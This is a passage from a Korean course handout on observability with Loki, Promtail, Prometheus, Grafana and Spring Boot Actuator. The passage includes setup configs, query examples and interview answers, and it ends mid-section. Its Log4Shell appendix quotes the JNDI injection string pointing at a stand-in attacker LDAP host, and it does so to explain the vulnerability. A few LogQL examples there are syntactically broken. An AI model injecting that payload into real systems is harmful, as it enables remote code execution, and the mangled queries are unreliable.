

A large, faint, circular logo is centered in the background. It features a stylized flame or fire shape at the top, with a horizontal bar and a semi-circle below it, resembling a traditional Korean symbol.

로그 및 메트릭 수집 인프라

학습 목표

- 스프링부트 로그에 파일 순환 분할(Log Rolling) 및 로그 순환 저장(Log Rotation)을 적용하고 Promtail·Loki 파이프라인을 구성합니다
- Spring Boot Actuator와 Micrometer로 JVM 및 HTTP 메트릭을 Prometheus 표준 형식으로 노출합니다
- Prometheus가 Pull 방식으로 메트릭을 주기적으로 수집하고 PromQL로 질의하는 구조를 익힙니다
- Grafana에서 Loki와 Prometheus 데이터 소스를 연동해 로그와 메트릭을 하나의 대시보드로 통합 관측합니다

관측성(Observability)은 분산 시스템과 컨테이너 환경에서 발생하는 **로그**와 **메트릭**을 수집, 저장, 시각화해 장애 원인 규명과 선제적 성능 대응을 가능하게 합니다. 본 차시는 로그 수집을 위한 **PLG 스택**과 메트릭 수집을 위한 **Prometheus 스택**을 각각 구성한 뒤 Grafana로 통합합니다.

핵심 개념 및 구조

모니터링 vs 관측성 (Monitoring vs Observability)

비교 항목	전통적 모니터링	클라우드 네이티브 관측성
핵심 질문	"정상 작동하는가?" (Is it working?)	"왜 이런 현상이 발생하는가?" (Why?)
대응 대상	기지의 문제 (Known-unknowns)	미지의 복잡한 장애 (Unknown-unknowns)
분석 방식	정적 대시보드·임계치 기반 단방향 경보	텔레메트리 기반 내부 상태 다차원 추론
관찰 관점	인프라·서버의 외부 증상 관찰	시스템 내부 상태 및 인과관계 규명

기지의 문제 vs 미지의 문제: CPU·디스크 고갈처럼 예측 가능한 위험은 사전에 **임계치(Threshold)**를 걸어 감시하지만, 예측 불가능한 복합 분산 장애는 다차원 텔레메트리를 통한 **관측성(Observability)**으로 추론합니다.

경보 체계의 진화: 정적 임계치 vs 동적 이상 감지

🔒 정적 임계치 (Static Threshold)

CPU > 85%, 5xx > 5% 처럼 고정된 수치를 감시합니다.
설정이 단순하지만, 주야간·요일별 트래픽 편차를 반영하지 못해 오탐(Alert Fatigue)이나 미탐 위험이 있습니다.

📈 동적 이상 감지 (Anomaly Detection)

과거 시계열 이력(요일·시간대별 추세, 주기성)을 통계 모델로 학습해 "평소 정상 패턴에서 현저히 벗어난 이상 징후"를 동적으로 탐지합니다. (예: 화요일 오후 2시 평소 대비 RPS 40% 급락 포착)

고정된 임계치는 최소 안전선(Hard Limit)으로 유지하고, 복잡한 비즈니스 지표는 통계 기반의 이상 감지를 결합하는 것이 실무 표준입니다.

로그(Logs)와 메트릭(Metrics): 특성과 상호 보완

비교 항목	로그 (Logs)	메트릭 (Metrics)
데이터 성격	이벤트 발생 시점의 상세 맥락 (Context & Cause)	주기적 수치형 시계열 집계 (Aggregate & Trend)
표현 형식	비정형 텍스트·JSON·스택 트레이스	숫자(Float)·타임스탬프·라벨 키-값
주요 타입	로그 레벨(TRACE ~ ERROR)	Counter · Gauge · Histogram · Summary
보관 비용	데이터 볼륨과 인덱싱 비용 큼 (단기 보관)	데이터 구조 초경량, 장기 보관 최적화
주 활용 목적	장애 원인 심층 분석 및 감사 추적(Audit Trail)	실시간 이상 감지 및 임계치 기반 경보

감사 추적(Audit Trail): '누가·언제·어떤 리소스에·무슨 행위를 했는가(5W1H)'를 증명하는 불변 이력으로, 법적 책무성(컴플라이언스)을 위해 오직 **로그** 형태로만 보존 가능합니다.

관측성 핵심 스택 비교

비교 항목	ELK / EFK 스택	PLG 스택 (본 실습)	LGTM 스택
구성 요소	Elasticsearch·Logstash·Kibana	Promtail·Loki·Grafana	Loki·Grafana·Tempo·Mimir
인덱싱 방식	로그 본문 전체 역색인	라벨만 인덱싱	분산 추적·장기 메트릭 결합
자원 소모량	매우 높음	ELK 대비 대폭 경량화	클라우드 네이티브 올인원 관리
적합 환경	대규모 텍스트 검색 로그	중소형 컨테이너 환경	대규모 마이크로서비스

Loki는 **라벨만 인덱싱**해 메모리와 스토리지 비용을 크게 줄입니다.

메트릭 수집 모델 비교: Push vs Pull

비교 항목	Push 모델	Pull 모델 (Prometheus 표준)
수집 방식	애플리케이션이 수집 서버로 직접 전송	서버가 엔드포인트를 주기적으로 스크랩
부하 통제	트래픽 폭주 시 전송량도 함께 폭주	서버 주도 주기 제어로 추가 부하 차단
상태 감지	전송 두절 시 원인 파악 지연	스크랩 실패 시 Target Down 즉시 감지

Prometheus는 서버 주도로 스크랩하므로 수집 부하를 중앙 통제하고 대상 다운(**Target Down**)을 즉각 감지합니다.

Spring Boot로깅 아키텍처: SLF4J, Logback, Lombok


구성 요소	역할 및 특성
SLF4J	로깅 엔진과 코드를 분리하는 표준 추상화 파사드(인터페이스)
Logback	SLF4J 공식 구현체, Spring Boot 기본 내장 고성능 로깅 엔진
@Slf4j	Lombok 애너테이션. 컴파일 시점에 <code>Logger</code> 필드 자동 주입

`@Slf4j`를 사용하면 `LoggerFactory.getLogger(...)` 보일러플레이트를 제거하고 일관된 로거를 선언할 수 있습니다.

로깅 레벨	의미 및 권장 환경
TRACE	가장 상세한 저수준 디버깅 정보 (로컬 전용)
DEBUG	개발·테스트 흐름 추적 정보 (개발/스테이징 환경 기본)
INFO	핵심 운영 이벤트 및 정상 가동 상태 (운영 환경 기본)
WARN	잠재적 장애 가능성이 있는 경고 (모든 환경 상시 가동)
ERROR	예외 발생 및 조치가 필요한 장애 (경보 연동 대상)

관측성 파이프라인: 로그와 메트릭 수집 경로

로그는 Promtail이 파일을 추적해 Loki로 전송하고, 메트릭은 Prometheus가 Actuator 엔드포인트를 직접 당겨옵니다.



🕒 파일 테일링

Promtail이 로그 파일의 변경분을 실시간으로 추적합니다

🏷️ 라벨 인덱싱

Loki는 로그 본문이 아닌 메타데이터 라벨만 인덱싱합니다

📊 통합 관측

Grafana 하나에서 로그와 메트릭을 함께 조회합니다

실습 단계

실습 로드맵: 로그 파이프라인부터 메트릭 대시보드까지

구간	주제	이 구간에서 직접 확인하는 것
1	Logback로그 순환(Log Rotation) 및 Loki·Promtail 설정	로그 파일 생성과 수집 대상 경로
2	PLG compose 구성과 구동	Loki·Promtail·Grafana 컨테이너 정상 기동
3	Grafana Loki 연동과 LogQL 조회	실시간 로그 스트림 필터링
4	Actuator·Micrometer 메트릭 노출	<code>/actuator/prometheus</code> 텍스트 포맷
5	Prometheus 스크랩 설정과 연동	Targets 화면의 <code>UP</code> 상태
6	PromQL 핵심 쿼리	RPS·힙 사용률·쓰레드 수 계산
7	Grafana 대시보드 제작과 표준 импорт	커스텀 패널과 오픈소스 대시보드 반응

로그와 메트릭, 두 파이프라인 모두 마지막에는 [Grafana](#) 하나로 모입니다.

Logback로그 순환 저장(Log Rotation) 정책과 디렉터리 검증

```
<configuration>
  <property name="LOG_PATH" value="logs" />
  <appender name="FILE"
    class="ch.qos.logback.core.rolling.RollingFileAppender">
    <file>${LOG_PATH}/spring-app.log</file>
    <rollingPolicy
      class="ch.qos.logback.core.rolling.SizeAndTimeBasedRollingPolicy">
      <fileNamePattern>
        ${LOG_PATH}/spring-app-%d{yyyy-MM-dd}.%i.log
      </fileNamePattern>
      <maxFileSize>10MB</maxFileSize>
      <maxHistory>7</maxHistory>
    </rollingPolicy>
  </appender>
  <root level="INFO">
    <appender-ref ref="CONSOLE" />
    <appender-ref ref="FILE" />
  </root>
</configuration>
```

설정 요소	역할
<code>RollingFileAppender</code>	<code>spring-app.log</code> 파일 기록
<code>maxFileSize</code>	단일 파일 <code>10MB</code> 초과 시 분할
<code>maxHistory</code>	보관 이력 <code>7</code> 일로 제한

호스트 `logs/`는 컨테이너 `/app/logs`와 마운트되어 Promtail이 동일 파일을 실시간 추적합니다.

Loki·Promtail 설정 파일 작성

Loki는 로그를 저장하는 엔진, Promtail은 로그 파일을 추적해 Loki로 전송하는 수집 에이전트입니다.

```
# loki/loki-config.yml
auth_enabled: false
server: { http_listen_port: 3100 }
common:
  path_prefix: /loki
  storage: { filesystem: { chunks_directory: /loki/chunks } }
schema_config:
  configs:
    - from: 2020-10-24
      store: tsdb
      object_store: filesystem
      schema: v13
```

```
# promtail/promtail-config.yml
server: { http_listen_port: 9080 }
positions: { filename: /tmp/positions.yaml }
clients:
  - url: http://loki:3100/loki/api/v1/push
scrape_configs:
  - job_name: spring-boot-logs
    static_configs:
      - targets: [localhost]
        labels:
          job: spring-boot
          __path__: /var/log/app/*.log
```

`__path__`는 Promtail이 감시할 컨테이너 내부 경로이고, `labels`는 검색용 메타데이터입니다.

PLG 스택 compose.yaml 서비스 선언

애플리케이션과 로깅 파이프라인 3개 컨테이너를 하나의 사설망(`monitoring-net`)에 연결합니다.

```
services:
  app:
    build: .
    volumes: [./logs:/app/logs]
    networks: [monitoring-net]
  loki:
    image: grafana/loki:latest
    ports: ["3100:3100"]
    volumes:
      [./loki/loki-config.yml:/etc/loki/local-config.yaml:ro]
    networks: [monitoring-net]
```

```
promtail:
  image: grafana/promtail:latest
  volumes:
    - ./promtail/promtail-config.yml:/etc/promtail/config.yml:ro
    - ./logs:/var/log/app:ro
  networks: [monitoring-net]
grafana:
  image: grafana/grafana:latest
  ports: ["3000:3000"]
  networks: [monitoring-net]
networks: { monitoring-net: }
```

마운트 매핑

용도

`./logs:/app/logs`

애플리케이션이 로그 파일 생성

`./logs:/var/log/app:ro`

Promtail이 읽기 전용으로 수집

PLG 스택 구동과 Grafana Loki 데이터 소스 연동

4개 컨테이너를 일괄 구동한 뒤 Grafana에서 Loki를 데이터 소스로 등록합니다.

```
docker compose up -d
docker compose ps
```

1. Grafana(<http://localhost:3000>) 접속 후 **Connections** → **Data sources** → **Loki** 선택
2. Connection Settings URL에 <http://loki:3100> 입력 후 **Save & test**

컨테이너	기대 상태	점검 포인트
loki	Up	3100 포트 수신 대기
promtail	Up	에러 없이 파일 감시 시작
grafana	Up	3000 포트 웹 UI 구동

동일한 [monitoring-net](#) 내부이므로 Loki URL은 호스트 포트가 아닌 컨테이너 DNS 주소 [loki:3100](#)을 씁니다.

LogQL 실시간 로그 쿼리 검증

트래픽을 발생시킨 뒤 Grafana [Explore](#) 뷰에서 LogQL로 실시간 로그 스트림을 필터링합니다.

```
curl -s http://localhost:8080/  
curl -s http://localhost:8080/users || true
```

```
# 라벨이 일치하는 전체 로그 중 ERROR 문자열이 포함된 라인만 필터링  
{job="spring-boot"} |= "ERROR"
```

LogQL 문법	의미
<code>{job="spring-boot"}</code>	라벨이 일치하는 전체 로그 스트림 조회
<code> = "ERROR"</code>	로그 본문에 <code>ERROR</code> 문자열이 포함된 라인만 필터링

Actuator·Micrometer 구성 확인

```
// build.gradle - 클론된 프로젝트에 이미 포함
implementation 'org.springframework.boot:' +
    'spring-boot-starter-actuator'
runtimeOnly 'io.micrometer:' +
    'micrometer-registry-prometheus'
```

```
# application.yml - 클론된 프로젝트에 이미 포함
management:
  endpoints:
    web:
      exposure: { include: health,info,prometheus }
  endpoint:
    health: { show-details: always }
```

```
grep -nE "actuator|micrometer" build.gradle
cat src/main/resources/application.yml

curl -s http://localhost:8080/actuator/health
curl -s http://localhost:8080/actuator/prometheus
```

엔드포인트

정상 확인 기준

/actuator/health

status 와 db 가 모두 UP

/actuator/prometheus

jvm_memory_used_bytes
등 노출

의존성과 노출 설정을 새로 추가하지 않고 클론한 프로젝트의 구성을 확인한 뒤 컨테이너만 재구동합니다.

Prometheus 스크랩 설정과 compose 연동

```
# prometheus/prometheus.yml
global: { scrape_interval: 15s }
scrape_configs:
  - job_name: spring-actuator
    metrics_path: /actuator/prometheus
    scrape_interval: 10s
    static_configs: [{ targets: [app:8080] }]
```

```
# compose.yaml
prometheus:
  image: prom/prometheus:latest
  ports: ["9090:9090"]
  volumes:
    - ./prometheus/prometheus.yml:/etc/prometheus/prometheus.yml:ro
  networks: [monitoring-net]
```

설정 항목	설명
<code>metrics_path</code>	<code>/actuator/prometheus</code> 스크랩 경로
<code>targets</code>	<code>[app:8080]</code> 컨테이너 DNS 주소

Status → Targets에서 `spring-actuator` 상태가 `UP`인지 확인합니다.

Prometheus Expression Browser 핵심 PromQL 쿼리

<http://localhost:9090/graph> 에서 실무 필수 PromQL 쿼리 5종을 실행하고 결과를 분석합니다.

```
http_server_requests_seconds_count
rate(http_server_requests_seconds_count[1m])
sum(rate(http_server_requests_seconds_count[1m])) by (uri, status)
(sum(jvm_memory_used_bytes{area="heap"}) / sum(jvm_memory_max_bytes{area="heap"})) * 100
jvm_threads_live_threads
```

PromQL 함수	실무 설명
<code>rate([1m])</code>	카운터의 순간 처리량 산출, 리셋 자동 보정
<code>sum(...) by (...)</code>	특정 라벨 기준으로 시계열 합산

Grafana Prometheus 연동과 커스텀 대시보드 패널

Prometheus를 데이터 소스로 등록하고 3가지 대표 시각화 패널을 직접 배치합니다.

1. Prometheus server URL `http://prometheus:9090` 등록 후 **Save & test**
2. **New dashboard**에서 패널 3종 제작

패널	유형	쿼리
<code>RequestRate</code>	Time series	<code>sum(rate(http_server_requests_seconds_count[1m])) by (uri)</code>
<code>HeapUsage</code>	Gauge	<code>sum(jvm_memory_used_bytes{area="heap"}) / sum(jvm_memory_max_bytes{area="heap"}) * 100</code>
<code>ThreadCount</code>	Stat	<code>jvm_threads_live_threads</code>

Gauge 패널은 Threshold `Green(0)` · `Yellow(70)` · `Red(85)`로 색상만으로 위기를 감지하게 합니다.

표준 대시보드 임포트와 트래픽 부하 관측

실무 표준 오픈소스 대시보드 2종을 임포트하고 가상 트래픽으로 실시간 반응을 확인합니다.

```
curl -s -L https://grafana.com/api/dashboards/4701/revisions/latest/download -o grafana/dashboards/jvm-micrometer-4701.json
curl -s -L https://grafana.com/api/dashboards/12856/revisions/latest/download -o grafana/dashboards/spring-boot-system-monitor-12856.json
for i in {1..50}; do curl -s http://localhost:8080/ > /dev/null; sleep 0.1; done
```

대표 대시보드	ID	주요 관측 항목
JVM Micrometer	4701	힙·논힙 메모리 풀, GC 멈춤 시간, 쓰레드 상태
Spring Boot System Monitor	12856	HTTP 처리량, 상태코드 비율, 응답 지연

관측성 스택 전체 정리

여러 컨테이너를 겹겹이 쌓은 실습이므로 종료 시 전체 스택을 일괄 정리합니다.

```
docker compose down
docker compose ps
docker volume ls
```

운영 환경 데이터가 아닌 실습용 로컬 스택이므로 `down`으로 컨테이너와 네트워크를 정리하며, 볼륨을 함께 지우려면 `-v` 옵션을 명시적으로 추가합니다.

한 장 요약

영역	핵심 요약	비고
로그 수집	App(Logback) → Promtail → Loki(인덱싱·저장)	텍스트 로그 중앙 집중 수집
메트릭 수집	Micrometer/Actuator 엔드포인트를 Prometheus가 Pull	시계열 메트릭 다차원 모니터링
시각화 통합	Grafana 단일 플랫폼에서 로그(LogQL)와 메트릭(PromQL) 통합	장애 원인 다각도 추적
비침투 관측	소스 코드 수정 없이 표준 라이브러리와 에이전트로 계속	운영 애플리케이션 영향 최소화

PLG 스택의 텍스트 로그와 Prometheus의 시계열 메트릭을 Grafana에서 결합함으로써 분산 시스템의 내부 상태를 완벽히 관측할 수 있습니다.

Appendix

클라우드 네이티브와 관측성의 필연성

CNCF 공식 정의와 4대 핵심 요소

동적 환경에서 확장 가능하고 회복 탄력적인 시스템을 구축·실행하는 아키텍처 접근법입니다.

핵심 요소	역할
컨테이너	표준 런타임 격리 및 무중단 이식성 보장
마이크로서비스	비즈니스 도메인별 독립적 배포와 확장
불변 인프라	운영 서버 직접 수정 배제, 항상 새 이미지 교체
선언적 API	기대 상태 코딩 및 오케스트레이터 자동 수렴

임시적(Ephemeral) 특성과 중앙 수집

고정 서버(Pet)와 달리 컨테이너(Cattle)는 수초 내에 생성·소멸합니다.

- **전통 인프라 (Pet)**: 고정 서버에 SSH 접속하여 `/var/log` 로그 파일 수동 분석
- **컨테이너 (Cattle)**: 수초 내 생성·소멸하는 임시적 (Ephemeral) 특성
- **로컬 로그 소멸**: 컨테이너 소멸 시 내부 `/var/log` 파일도 영구 유실

애플리케이션 외부로 로그와 메트릭을 실시간 스트리밍해 중앙 집중식 파이프라인(PLG, Prometheus)으로 수집하는 것은 필수 전제조건입니다.

모놀리식 vs 마이크로서비스 (MSA)

모놀리식과 MSA의 구조적 차이

비교 항목	모놀리식 (Monolith)	마이크로서비스 (MSA)
배포 단위	단일 바이너리 통합 배포	도메인별 독립 프로세스·컨테이너
통신 방식	인메모리 메서드 호출	분산 네트워크 (REST, gRPC, MQ)
데이터	단일 중앙 DB 공유	서비스별 독립 DB (DB per Service)
확장성	전체 시스템 통째 확장	병목 서비스 인스턴스만 정밀 확장
장애 영향	단일 모듈 OOM 시 전체 중단	장애 격리 가능하나 연쇄 전파 위험

모놀리식은 단일 프로세스 로그로 전체 흐름을 추적할 수 있지만, MSA는 도메인과 DB가 물리적으로 분리됩니다.

MSA에서 관측성이 필수적인 이유

- **분산 네트워크 흐름**: 단일 요청에 수십 개 서비스 간 통신 발생, 지연(Latency) 구간 파악 난항
- **장애 연쇄 전파**: 하위 DB 병목이 상위 게이트웨이 타임아웃 504로 전파, 근본 원인 식별 한계
- **사일로화된 로그**: 인스턴스별로 파편화된 로그를 일일이 대조 불가, 단일 흐름 추적 한계
- **동적 스케일링**: 컨테이너 생성·소멸로 IP가 수시 변경되어 정적 모니터링 무력화

분산 환경에서는 개별 서버 상태만 보는 모니터링을 넘어, 전체 트랜잭션을 연결하는 중앙 집중식 로그(PLG)와 동적 메트릭(Prometheus) 관측성이 필수입니다.

관측성 핵심 플랫폼 탄생 배경: Prometheus·Grafana·Loki

Prometheus (메트릭)

- **기원**: 2012년 SoundCloud, 구글 Borgmon 사상 계승
- **CNCF 졸업**: 2018년 K8s에 이은 2번째 공식 졸업
- **설계 철학**: 서버 주도 Pull 스크랩, 다차원 라벨 TSDB, 외부 저장소 무의존 로컬 신뢰성

Grafana (통합 관제)

- **기원**: 2014년 Torkel Ödegaard가 Kibana 3 포크
- **핵심 가치**: 벤더 중립적 플러그인 다중 데이터 소스(Prometheus, Loki, Tempo, SQL 통합)
- **생태계**: Dashboard as Code(JSON) 및 글로벌 템플릿

Loki (로그 엔진)

- **슬로건**: 2018년 Grafana Labs의 "Like Prometheus, but for logs"
- **ELK 극복**: 본문 전문 역색인의 막대한 메모리·SSD 비용 탈피
- **설계 철학**: 본문 압축 청크 보관, 라벨만 인덱싱, Prometheus 라벨 모델 일치

단일 DB에 종속되지 않고 **라벨 기반 다차원 메타데이터**를 공유하여 Grafana 단일 화면에서 메트릭-로그 간 원클릭 교차 분석을 지원합니다.

PromQL 핵심 문법 체계와 연산 메커니즘

Counter

계속 증가만 하는 누적 수치. 재시작 시 리셋되므로 `rate()`·`increase()`로 변화율을 계산합니다

Gauge

오르내리는 순간 수치. 메모리 사용량, 현재 쓰레드 수처럼 현재 값을 직접 조회합니다

Histogram

구간별 빈도 집계. `histogram_quantile(0.95, ...)`로 백분위수 지연 시간을 계산합니다

Summary

클라이언트 측에서 백분위수를 미리 계산해 전달하는 메트릭입니다

`http_server_requests_seconds_count`는 순간 벡터, `[1m]`을 붙인 구간 벡터는 그래프로 직접 그릴 수 없으며 `rate()` 같은 함수의 인수로만 씁니다.

LogQL 문법과 Promtail 체크포인트 메커니즘

LogQL 쿼리 체계

- 스트림 셀렉터: `()`
- 라인 필터: `|= "ERROR"` (포함), `≠ "health"` (제외)
- 정규식 필터: `|~ "status=[45]0-9"`
- 파서: `| json`, `| logfmt` (필드 라벨화)
- 메트릭 변환: `rate( |= "ERROR" 5m)`

Promtail 수집 메커니즘

- 파일 테일링: `tail -f` 방식으로 호스트/컨테이너 로그 추적
- 라벨 부착: 메타데이터 부여 후 Loki API로 HTTP 푸시
- 체크포인트(`positions.yaml`):
 - 파일 Inode 및 읽은 바이트 오프셋(Offset)을 실시간 기록
 - 에이전트 재기동 시 **로그 유실 및 중복 전송 방지**

LogQL은 PromQL의 철학을 계승하여 로그 본문 검색뿐만 아니라 로그 발생 빈도를 실시간 메트릭으로 변환할 수 있습니다.

Spring Boot Actuator 심화 운영 보안 설정

운영 환경에서는 엔드포인트 최소 노출, 포트/네트워크 격리, 경로 난독화가 필수적입니다.

포트 분리 및 최신 접근 제어 (3.4+/4.x)

- 포트·바인딩 분리: 관리 포트(8081)와 사설 IP(127.0.0.1) 바인딩
- 경로 난독화: `base-path: /private/internal-monitor`로 스캔 방어
- 최신 접근 제어: `access.default: none` (구 `enabled-by-default` 대체)

```
management:
  server:
    port: 8081
    address: 127.0.0.1
  endpoints:
    access: { default: none }
    web:
      base-path: /private/internal-monitor
      exposure: { include: "health,prometheus" }
```

헬스 상세 제어 및 백분위수 히스토그램

- 세분화 접근 허용: `endpoint.health.access: read-only`
- 헬스 상세도: `show-details: when-authorized` (UP/DOWN만 노출)
- p95/p99 히스토그램: `percentiles-histogram: true`로 버킷 방출
- 메트릭 태그: `tags.application: simple-back` 전역 주입

```
endpoint:
  health: { access: read-only, show-details: when-authorized }
  prometheus: { access: read-only }
metrics:
  tags: { application: simple-back }
  distribution.percentiles-histogram:
    http.server.requests: true
```

Java로깅 프레임워크의 진화: JUL vs SLF4J

레벨 가중치	Java 기본 로깅 (JUL)	현대 표준 (SLF4J / Logback)
1000	SEVERE	ERROR
900	WARNING	WARN
800 / 700	INFO / CONFIG	INFO
500	FINE	DEBUG
400 / 300	FINER / FINEST	TRACE

JUL의 `CONFIG`는 현대 로깅에서 `INFO` / `DEBUG`로 흡수되었으며, `FINER` · `FINEST`는 `TRACE`로 통일되었습니다.

생태계가 SLF4J + Logback으로 전환한 이유

- 직관적 명칭 체계: `FINE` · `FINER` · `FINEST`의 모호성을 명확한 `DEBUG` · `TRACE`로 개선
- 설정 경직성 탈피: 원시적 `logging.properties` 한계를 넘어 유연한 XML/YAML 프로파일 분리 지원
- 성능 및 확장성: 비동기 로거(Async), 롤링 정책, I/O 블로킹 병목 해소
- 파사드 패턴 혁신: `org.slf4j.Logger` 추상화로 비즈니스 코드 수정 없이 런타임 엔진 교체

로그 수집 생태계와 OpenSearch 분기 역사

구분	Elasticsearch / Kibana	Logstash vs Fluentd	OpenSearch 생태계
핵심 역할	분산 검색·분석 및 전용 시각화	로그 파이프라인 수집 에이전트	완전한 순수 오픈소스 분산 검색
기술 특성	Lucene 역색인(초고속 전문 검색)	Logstash(JVM 기반) vs Fluentd(C/Ruby)	Apache 2.0 라이선스 영구 보장
한계·배경	높은 메모리(JVM Heap)와 디스크 비용	Fluent Bit가 경량(수 MB) 수집기로 부상	2021년 Elastic사 SSPL 전환 대응 포크

OpenSearch의 탄생: 2021년 Elastic사의 상용 라이선스(SSPL) 전환에 대응해, AWS와 Red Hat 등 글로벌 커뮤니티가 Apache 2.0 코드(7.10.2)를 공식 포크하여 현재 Linux Foundation 산하의 독립적 오픈소스 프로젝트로 발전했습니다.

로깅 라이브러리 보안 거버넌스: Log4Shell

Log4Shell 공격 메커니즘

- **사태 개요**: 2021년 12월 Log4j 2 취약점 (CVSS 10.0만점)
- **공격 경로**: HTTP 헤더 등에 `${jndi:ldap://attacker/a}` 주입
- **JNDI 룩업 트리거**: Log4j 2가 문자열 표현식을 자동 평가
- **원격 코드 실행(RCE)**: 외부 LDAP 서버에서 악성 Java 클래스를 다운로드·실행해 시스템 장악

보안 교훈과 Logback의 안전성

- **단순 로그 출력의 위험**: 로깅 엔진의 과도한 부가 기능(동적 JNDI 룩업)이 원인
- **입력값 검증 한계**: 원시 에러 데이터도 로깅되므로 엔진 자체 보안과 Egress 통제 필수
- **Spring Boot 기본의 안전성**: Spring Boot 기본 로깅 엔진인 Logback은 JNDI 룩업 기능이 없어 취약점 무관

SLF4J 추상화 뒤에 어떤 런타임 구현체를 두는지에 따라 프레임워크 전반의 보안 영향도가 완전히 달라집니다.

Grafana 시각화 패널 유형과 대시보드 설계 원칙

패널 유형	적합한 지표
Time series	추세 변화가 중요한 초당 처리량, 응답 지연 백분위수
Gauge	최대 한계치가 정해진 힙 메모리 사용률, CPU 점유율
Stat	가동 상태, 활성 쓰레드 수처럼 대표 단일 숫자
Table / Bar chart	엔드포인트별 호출 횟수 비교

Threshold와 Unit을 정확히 지정해야 색상만으로 위기를 즉각 감지하고 Y축 눈금과 툴팁이 올바르게 포맷팅됩니다.

핵심 기술 면접 질문

클라우드 네이티브와 관측성 파이프라인

클라우드 네이티브 환경의 Ephemeral(임시적) 특성과 중앙 집중식 관측성 파이프라인(PLG, Prometheus)의 필연성은 무엇인가요?

모니터링 vs 관측성

전통적인 모니터링(Monitoring)과 클라우드 네이티브 관측성(Observability)의 본질적 차이점은 무엇인가요?

Loki vs ELK 아키텍처

Elasticsearch 기반의 ELK 스택 대비 Grafana Loki(PLG 스택)가 갖는 아키텍처적 차이점과 장단점은 무엇인가요?

Grafana 탄생 배경과 의의

2014년 Grafana의 탄생 배경과 Kibana 대비 벤더 중립적 다중 데이터 소스(Multi-Datasource) 지원의 의의는 무엇인가요?

핵심 기술 면접 질문

OpenSearch 탄생 배경

2021년 Elasticsearch의 라이선스 전환 배경과 이에 대응하여 탄생한 OpenSearch의 역사적 의의는 무엇인가요?

Java로깅 진화와 SLF4J

Java 기본 로깅(JUL) 대비 SLF4J와 Logback 표준 체계가 갖는 진화적 장점 및 Lombok의 컴파일 시점 동작은 무엇인가요?

Prometheus Pull 모델 이점

모니터링 시스템에서 Push 모델(StatsD, CloudWatch 등) 대비 Prometheus의 Pull 모델이 갖는 아키텍처적 장점은 무엇인가요?

Log4Shell 원인과 Logback 안전성

Log4Shell(CVE-2021-44228) 취약점이 발생한 기술적 원인과, Spring Boot의 기본 로깅 엔진인 Logback이 이 취약점에서 안전했던 이유는 무엇인가요?

핵심 기술 면접 질문

Actuator 운영 보안 원칙

운영 환경에서 Spring Boot Actuator 배포 시 필수적인 보안 엔지니어링 원칙(포트 분리, 경로 난독화, 헬스 상세 제어)은 무엇인가요?

모범 답변

Ephemeral 특성과 관측성 필연성

클라우드 네이티브 환경에서 컨테이너(Container)는 수초 내에 생성·소멸하는 임시적(Ephemeral) 라이프사이클을 가집니다. 컨테이너가 소멸하면 격리된 로컬 파일시스템과 `/var/log` 내부 파일도 함께 영구 소멸하므로, 고정 서버(Pet)처럼 SSH 접속으로 사후 원인을 규명할 수 없습니다. 따라서 컨테이너 외부로 로그와 메트릭을 실시간 스트리밍하여 중앙 집중식 관측성 파이프라인(PLG, Prometheus)에 영속화하는 것은 필수 전제조건입니다.

모니터링과 관측성의 차이

모니터링은 정적 대시보드와 사전 정의된 임계치를 기반으로 "시스템이 현재 정상 작동하는가?"라는 기지의 문제(Known-unknowns)를 감지하는 외부 증상 관찰 기법입니다. 반면 관측성은 시스템이 외부로 출력하는 텔레메트리(메트릭, 로그, 분산 추적) 데이터를 바탕으로 "시스템 내부에서 왜 이런 현상이 일어났는가?"라는 미지의 복잡한 장애(Unknown-unknowns) 원인을 다차원적으로 추론하고 규명하는 시스템의 내재적 능력입니다.

Loki와 ELK의 차이점

Elasticsearch는 로그 본문의 모든 단어를 역색인(Inverted Index)하여 전문 검색 속도가 빠르지만 메모리와 스토리지 비용이 매우 큽니다. 반면 Loki는 로그 본문을 인덱싱하지 않고 압축 청크 파일로 보관하며 오직 메타데이터 라벨(`job`, `env`)만 인덱싱합니다. 이로 인해 메모리 사용량이 압도적으로 적고 운영이 단순하며 저비용 객체 스토리지를 활용할 수 있습니다.

모범 답변

Grafana 탄생 배경과 다중 데이터 소스의 의의

2014년 Kibana 3를 포크하여 시작된 Grafana는 특정 벤더나 DB에 종속되지 않는 플러그인 기반 아키텍처를 구축했습니다. 단일 대시보드 안에서 Prometheus(메트릭), Loki(로그), Tempo(추적), 관계형 SQL 등을 패널 단위로 결합·상관 분석할 수 있으며, Dashboard as Code를 지원하여 현대 클라우드 네이티브 중앙 통합 관제 플랫폼의 표준으로 자리매김했습니다.

OpenSearch 탄생 배경

2021년 Elastic사가 클라우드 벤더들의 상업적 재판매에 대응하여 Apache 2.0 오픈소스 라이선스에서 SSPL 및 Elastic License로 전환했습니다. 이에 순수 오픈소스의 지속 가능성을 수호하기 위해 AWS, Red Hat, SAP 등의 글로벌 커뮤니티가 Apache 2.0 라이선스의 마지막 코드베이스(7.10.2)를 포크하여 OpenSearch와 OpenSearch Dashboards를 출범시켰습니다.

JUL 대비 SLF4J 체계의 진화적 장점

Java 기본 로깅(JUL)은 7단계(**SEVERE** ~ **FINEST**)의 모호한 명칭 체계, 설정의 경직성, 비동기 지원 부재로 인한 I/O 병목 및 강결합 한계를 가졌습니다. SLF4J는 파사드 패턴을 통해 인터페이스와 구현체를 분리하고 직관적인 5단계(**ERROR** ~ **TRACE**) 레벨을 확립했습니다. Lombok의 `@Slf4j` 애너테이션은 컴파일 시점에 로거 필드를 바이트코드에 자동 삽입합니다.

모범 답변

Prometheus Pull 모델의 이점

